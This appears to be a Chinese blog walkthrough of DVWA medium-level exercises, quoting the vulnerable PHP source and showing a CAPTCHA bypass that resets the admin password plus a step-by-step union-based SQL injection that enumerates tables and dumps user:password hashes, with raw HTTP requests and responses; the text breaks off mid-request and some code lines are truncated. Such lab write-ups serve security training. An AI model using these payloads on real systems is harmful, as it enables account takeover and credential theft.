/etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini,

https://blog.csdn.net/zycdn


Insecure CAPTCHA

POST传参给下面的5给变量。



```
if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2' ) ) {
        // Hide the CAPTCHA form
        $hide_form = true;

        // Get input
        $pass_new  = $_POST[ 'password_new' ];
        $pass_conf = $_POST[ 'password_conf' ];

        // Check to see if they did stage 1
        if( !$_POST[ 'passed_captcha' ] ) {
                $html     .= "<pre><br />You have not passed the CAPTCHA.</pre>";
                $hide_form = false;
                return;
        }

        // Check to see if both password match
        if( $pass_new == $pass_conf ) {
                // They do!
                $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"]))
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR))
                $pass_new = md5( $pass_new );

                // Update database
                $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurren
                $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is

                // Feedback for the end user
                echo "<pre>Password Changed.</pre>";
        }
        else {
                // Issue with the passwords matching
                echo "<pre>Passwords did not match.</pre>";
                $hide_form = false;
        }
```

`step=2&Change=Change&password_new=admin123456&password_conf=admin123456&passed_captcha=true`




Request to http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone:80 [54.222.208.118]

```
POST /vulnerabilities/captcha/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

step=2&Change=Change&password_new=admin123456&password_conf=admin123456&passed_captcha=true
```

重新登录发现密码已经修改为 `admin123456` 了。


SQL Injection



SQL Injection Source

vulnerabilities/sqli/source/medium.php


```
<?php
```



```
if( isset( $_POST[ 'Submit' ] ) ) {
        // Get input
        $id = $_POST[ 'id' ];

        $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

        $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error

        // Get results
        while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
```


输入`id=1'"&Submit=Submit`，发现进行了过滤，那就用16进制字符串避免输入引号。

1.



```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 20
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
Referer: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

id=1'"&Submit=Submit
```


2.



```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Thu, 07 Jan 2021 11:11:25 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 163
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding

<pre>You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right
1</pre>
```

- 判断注入点：`id=1 and 1=1&Submit=Submit`
- 判断字段数：`id=1 order by 2&Submit=Submit`
- 判断表名：`id=1.1 union all select 1,group_concat(table_name) from information_schema.tables where table_schema=database()&Submit=Submit`
- 判断字段名：`id=1.1 union all select 1,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=0x7573657273&Submit=Submit` 字符串转16进制参考网站：http://tool.leavesongs.com/
- 查询数据：`id=1.1 union all select 1,group_concat(concat_ws(0x3a,user,password)) from users&Submit=Submit`，然后进行MD5解密就可以。

1.




Target: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 26
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/sqli
/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

id=1 and 1=1&Submit=Submit
```

```
    <div class="vulnerable_code_area">
        <form action="#" method="POST">
            <p>
                User ID:
                <select name="id"><option
value="1">1</option><option value="2">2</option><option
value="3">3</option><option value="4">4</option><option
value="5">5</option></select>
                <input type="submit" name="Submit"
value="Submit">
            </p>

        </form>
        <pre>ID: 1 and 1=1<br />First name: admin<br />Surname:
admin</pre>
    </div>

    <h2>More Information</h2>
    <ul>
        <li><a
href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.
```

2.




Target: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 29
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/sqli
/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

id=1 order by 2&Submit=Submit
```

```
<div class="body_padded">
    <h1>Vulnerability: SQL Injection</h1>


    <div class="vulnerable_code_area">
        <form action="#" method="POST">
            <p>
                User ID:
                <select name="id"><option
value="1">1</option><option value="2">2</option><option
value="3">3</option><option value="4">4</option><option
value="5">5</option></select>
                <input type="submit" name="Submit"
value="Submit">
            </p>

        </form>
        <pre>ID: 1 order by 2<br />First name: admin<br />Surname:
admin</pre>
    </div>

    <h2>More Information</h2>
    <ul>
        <li><a
```

3.




Target: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 125
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/sqli
/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

id=1.1 union all select 1,group_concat(table_name) from
information_schema.tables where table_schema=database()&Submit=Submit
```

```
        <div class="vulnerable_code_area">
                <form action="#" method="POST">
                        <p>
                                User ID:
                                <select name="id"><option
value="1">1</option><option value="2">2</option><option
value="3">3</option><option value="4">4</option><option
value="5">5</option></select>
                                <input type="submit" name="Submit"
value="Submit">
                        </p>

                </form>
                <pre>ID: 1.1 union all select 1,group_concat(table_name) from
information_schema.tables where table_schema=database()<br />First
name: 1<br />Surname: guestbook,users</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a
href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
```

4.




Target: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 155
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
